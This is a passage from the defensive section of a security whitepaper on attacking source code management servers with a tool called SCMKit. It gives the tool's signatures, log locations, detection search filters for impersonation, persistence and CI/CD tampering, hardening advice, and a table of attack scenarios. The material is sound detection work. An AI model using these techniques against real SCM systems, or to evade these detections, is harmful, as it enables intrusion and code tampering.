
Defensive Considerations

SCMKIT

There are multiple static signatures that can be used to detect the usage of SCMKit. These can be found in the Yara rule on the SCMKit repository.

A static user agent string is used when attempting each module in SCMKit. The user agent string is “SCMKIT-5dc493ada400c79dd318abbe770dac7c”. A Snort rule is provided on the SCMKit repository.

Additionally, any access tokens or SSH keys that are created in SCM systems using SCMKit will be prepended with “SCMKit-” in the name as shown below. This can be filtered in the respective SCM system to indicate an access token or SSH key was created using SCMKit.



Showing results 1-2

	Date	Author	Category	Summary	Affected object(s)
⌄	Jan 28, 2022, 01:23:13 PM EST	hpotter	Users and groups	Personal access token created	hpotter

```
IP address:   192.168.1.51
Node ID:      98063622-aead-4cca-aee4-8ddd76fe05e8
Method:       Browser
ID:           489406616084
Name:         SCMKIT-tlxVd
Permissions:  PROJECT_ADMIN, REPO_ADMIN
details:      {"id":"489406616084","tokenOwner":{"id":4,"name":"hpotter","slug":"hpotter"},"name":"SCMKIT-tlxVd","permissions"
              ["PROJECT_ADMIN","REPO_ADMIN"]}
target:       GLOBAL
```

Viewing access token created by SCMKit

GITHUB ENTERPRISE

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the GitHub Enterprise server.

Log Name	Location
Audit Log	`/var/log/github-audit.log*`
Management Log	`/var/log/enterprise-manage/unicorn.log*`
HAProxy Log	`/var/log/haproxy.log`

Table of GitHub Enterprise logs of interest

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	HAProxy Log	('/search' OR '/api/v3/search') AND 'http'
Repository Takeover	Audit Log	'action:repo.staff_unlock'
User Impersonation	Audit Log	'action:staff.fake_login' OR 'action:oauth_access.create' OR 'action:oauth_authorization.create'
Promoting User to Site Admin	Audit Log	'action:user.promote' OR 'action:business.add_admin'
Maintaining Persistent Access	Audit Log	'action:oauth_access.create' OR 'action:oauth_authorization.create' OR 'action:public_key.create' OR action:public_key.verify
Management Console Access	Management Log	'authorized-keys' AND 'post'

Table of search queries for various attack types

Additionally, the below items should be considered within GitHub Enterprise:

- Disable user impersonation
- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of site admins. At minimum there should be two site admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing GitHub Enterprise
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit

GITLAB ENTERPRISE

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the GitLab Enterprise server.

Log Name	Location
Application Log	`/var/log/gitlab/gitlab-rails/application.log` `/var/log/gitlab/gitlab-rails/application_json.log`
Production Log	`/var/log/gitlab/gitlab-rails/production_json.log` `/var/log/gitlab/gitlab-rails/production.log`
API Log	`/var/log/gitlab/gitlab-rails/api_json.log`
Web Log	`/var/log/gitlab/nginx/gitlab_access.log`

Table of GitLab Enterprise logs of interest

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	Production Log	'get' AND '/search?search' 'get' AND '/search'
	API Log	'get' AND ('/search' OR 'repository/tree')
	Web Log	'search'
User Impersonation	Application Log	'has started impersonating'

	Production Log	‘impersonate’ ‘post’ AND ‘impersonation_tokens’
	API Log	‘impersonation_tokens’
Promoting User to Admin Role	Production Log	‘patch’ AND ‘admin/users’
	API Log	‘put’ AND '"key":"admin","value":"true"'
Maintaining Persistent Access	Production Log	‘post’ AND 'personal_access_tokens' ‘post’ AND 'profile/keys'
	API Log	‘post’ AND ‘personal_access_tokens’ ‘post’ AND 'user/keys'
Modifying CI/CD Pipeline	Production Log	‘post’ AND '/api/graphql' AND '.gitlab-ci.yml' AND ‘update’

Table of search queries for various attack types

Additionally, the below items should be considered within GitLab Enterprise

- Disable user impersonation
- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of users with the admin role. At minimum there should be two admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to projects and repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing GitLab Enterprise
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit

BITBUCKET

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the Bitbucket server. This research specifically looked at Bitbucket Server.

Log Name	Location
Access Log	`/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log`
Audit Log	`/var/atlassian/application-data/bitbucket/log/audit/*.log`
Bitbucket Log	`/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log`
Bamboo Log	`$BAMBOO_HOME/logs/atlassian-bamboo.log`

Table of Bitbucket logs of interest

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	Bitbucket Log	'post' AND 'search' AND 'query'
Promoting User to Site Admin	Access Log Audit Log	'put' AND '/admin/permissions/users' 'new.permission' AND 'admin'
Maintaining Persistent Access	Access Log	'put' AND '/rest/access-tokens' 'post' AND 'ssh/account/keys/add'

	Audit Log	‘personal access token created’ ‘user added ssh access key’
Modifying CI/CD Pipeline	Bamboo Log	‘change detection found’

Table of search queries for various attack types

Additionally, the below items should be considered within Bitbucket.

- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of system admins. At minimum there should be two system admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to projects and repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing Bitbucket
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit
- Increase logging level to detect reconnaissance

Conclusion

Source code management systems contain some of the most sensitive information in organizations and are a key component in the DevOps lifecycle. Depending on the role of an organization, compromise of these systems can lead to the compromise of other organizations. These systems are a high value to an attacker, and need more visibility from the information security community, as they are currently an afterthought compared to other systems such as Active Directory. It is X-Force Red’s goal that this whitepaper and research will bring more attention and inspire future research on defending these critical enterprise systems.

Acknowledgments

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- Patrick Fussell (@capt_red_beardz)
- Ruben Boonen (@FuzzySec)

Appendix A: Table of SCM Attack Scenarios

The below table summarizes the attack scenarios shown in this whitepaper.

SCM System	Attack Scenario	Sub-Scenario
GitHub Enterprise	Reconnaissance	-Repository -File -Code
GitLab Enterprise	Reconnaissance	-Repository -File -Code
Bitbucket	Reconnaissance	-Repository -File -Code
GitHub Enterprise	Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key
GitLab Enterprise	Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key
Bitbucket	Maintain Persistent Access	-Personal Access Token -SSH Key
GitHub Enterprise	User Impersonation	-Impersonate User Login -Impersonation Token
GitLab Enterprise	User Impersonation	-Impersonate User Login -Impersonation Token
GitHub Enterprise	Promoting User to Site Admin	N/A
GitLab Enterprise	Promoting User to Admin Role	N/A
Bitbucket	Promoting User to Admin Role	N/A
Bitbucket	Modifying CI/CD Pipeline	N/A
GitLab Enterprise	Modifying CI/CD Pipeline	N/A
GitHub Enterprise	Repository Takeover	N/A
GitHub Enterprise	Management Console Access	N/A
GitLab Enterprise	SSH Access	N/A

Table of SCM attack scenarios